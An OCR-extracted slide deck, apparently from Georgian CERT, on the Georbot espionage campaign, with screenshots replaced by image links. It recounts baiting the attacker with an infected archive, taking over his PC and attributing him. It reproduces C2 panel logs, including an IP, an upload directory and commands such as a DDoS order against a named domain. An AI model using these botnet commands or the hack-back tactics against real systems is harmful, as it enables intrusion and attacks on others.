Lubianka 13, Moscow. - Russian Ministry of Internal Affairs, Department of Logistics

- Organization development and communications systems, improve information and communication technologies and technical protection of information;

Next to it**:** Federal Security Service of the Russian Federation (FSB**) – Moscow**



In March 2012, Company ESET Security Published Report named

“Georbot: From Russia With Love” (with support of our CERT Team)

After That Russian NEWS Agencies Spread Disinformation Based on ESET’s Report Blaming Georgian Governmental website (which actionly was hacked) for serving malicious files. But there where nothing said about REAL 6 Command & Controll Servers which were hosted in various countries and mentioned in ESET’s Report.

We have Infected our PC from Lab, then gave Cyber Attacker Fake ZIP Archive with his own virus inside and the name “Georgian-Nato Agreement”.

Attacker Stole that archive and executed malicious files.


As we had access to BOT Panel, we had maintained control over his PC.

Then captured got **video** of him, personally. We have captured process of creating new malicious modules.

We have Obtained Russian Document, from email, where he was giving someone instructions how to use this malicious software and how to infect targets.


We have linked him with some of German and Russian hackers.


Then we have Obtained information about his destination City, Internet Service Provider, Email and etc.




Index of /upload/0d02b50c


Name	Last modified	Size	Description
Parent Directory		-	
12.rar	17-Nov-2011 07:47	711K	
1320126882rpcsrv.log	01-Nov-2011 05:54	777	
1320163296rpcsrv.log	01-Nov-2011 16:01	777	
1320300787rpcsrv.log	03-Nov-2011 06:13	790	
1321359151rpcsrv.log	15-Nov-2011 12:12	790	
1321359490scr.jpeg	15-Nov-2011 12:18	174K	






176 0d02b50c	91.205.160.3	offline	3.3	DOWNLOAD DIR LIST DOWNLOAD_DIR DUMP SCAN LOAD History(2) word(0)	15.04.11









Disassembly Process in OllyDbg.

09/2010




11/2011





#	Command	File
1	dir [c:*]	/upload/f8f8fb65/1326238483rpcsrv.log
2	scan []	/upload/f8f8fb65/1326267570rpcsrv.log
3	ddos [nevinnomyssky.ru.com]	/upload/f8f8fb65/Users/Owner/Documents/Default.rdp


Nickname: ESHKINKOT – Inside Malware Executable

Same MAIL Address, City in Russia









On Russian Xakep Forum, Seeking help for Exploit Development

His Internet Service Provide, City

Information About This Incident was Presented at Various Events & Conferences.

1) SSECI 2012 (Safety, Security and Efficiency of Critical Infrastructures) –
Prague, Czech Republic 30 may – 01 June 2012
(with support of ONRG – Office of Naval Research Global)

2) Symposium on Cyber Incidents and Critical Infrastructure Protection –
Tallin, Estonia 18-19 June 2012

3) NATO – Science for Peace and Security (SPS) - METU - Middle East Technical University
Georgian Cyber Cases for Afghan IT Specialists -
Ankara, Turkey 21 May - 01 Jun 2012